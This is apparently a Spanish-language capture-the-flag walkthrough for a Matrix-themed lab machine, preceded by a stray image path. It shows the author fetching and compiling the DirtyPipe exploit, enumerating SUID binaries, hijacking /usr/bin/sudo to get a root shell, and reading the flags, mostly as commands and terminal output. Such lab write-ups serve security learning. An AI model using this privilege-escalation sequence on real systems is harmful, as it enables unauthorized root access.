
https://haxx.in/files/dirtypipez.c

compilamos `gcc dirtypipez.c` `-o dirtypipez`

ejecutamos con el suid sudo


www-data@morpheus:/tmp$ ./dirtypipez SUID
[+] hijacking suid binary..
open failed: No such file or directory
[~] failed
www-data@morpheus:/tmp$ find / -perm -4000 -ls 2>/dev/null
4625 72 -rwsr-xr-x 1 root root 71912 Jul 28 2021 /usr/bin/su
2091 64 -rwsr-xr-x 1 root root 63960 Feb 7 2020 /usr/bin/passwd
2088 52 -rwsr-xr-x 1 root root 52880 Feb 7 2020 /usr/bin/chsh
2090 88 -rwsr-xr-x 1 root root 88304 Feb 7 2020 /usr/bin/gpasswd
1557 44 -rwsr-xr-x 1 root root 44632 Feb 7 2020 /usr/bin/newgrp
4585 56 -rwsr-xr-x 1 root root 55528 Jul 28 2021 /usr/bin/mount
26852 180 -rwsr-xr-x 1 root root 182600 Feb 27 2021 /usr/bin/sudo
4586 36 -rwsr-xr-x 1 root root 35040 Jul 28 2021 /usr/bin/umount
2087 60 -rwsr-xr-x 1 root root 58416 Feb 7 2020 /usr/bin/chfn
21869 100 -rwsr-xr-x 1 root root 99136 Jan 17 2021 /usr/sbin/xtables-legacy-multi
19021 472 -rwsr-xr-x 1 root root 481608 Mar 13 2021 /usr/lib/openssh/ssh-keysign
2672 52 -rwsr-xr-- 1 root messagebus 51336 Feb 21 2021 /usr/lib/dbus-1.0/dbus-daemon-launch-helper
www-data@morpheus:/tmp$ stty rows 39 columns 140
www-data@morpheus:/tmp$ ./dirtypipez /usr/bin/sudo
[+] hijacking suid binary..
[+] dropping suid shell..
[+] restoring suid binary..
[+] popping root shell.. (dont forget to clean up /tmp/sh ;))
whoami
root
#


cd cypher
ls
FLAG.txt
cat FLAG.txt
You've clearly gained access as user Cypher.
Can you find a way to get to root?
#


ls -la /root
total 48
drwx------ 4 root root 4096 Nov 29 2021 .
drwxr-xr-x 19 root root 4096 Oct 28 2021 ..
-rw-r--r-- 1 root root 571 Apr 10 2021 .bashrc
-rw------- 1 root root 79 Oct 28 2021 .lesshst
drwxr-xr-x 3 root root 4096 Oct 28 2021 .local
-rw-r--r-- 1 root root 161 Jul 9 2019 .profile
-rw-r--r-- 1 root root 66 Oct 28 2021 .selected_editor
drwxr-xr-x 2 root root 4096 Oct 28 2021 .vim
-rw------- 1 root root 10925 Oct 28 2021 .viminfo
-rw------- 1 root root 54 Oct 28 2021 FLAG.txt
cat /root/FLAG.txt
You've won!
Let's hope Matrix: Resurrections rocks!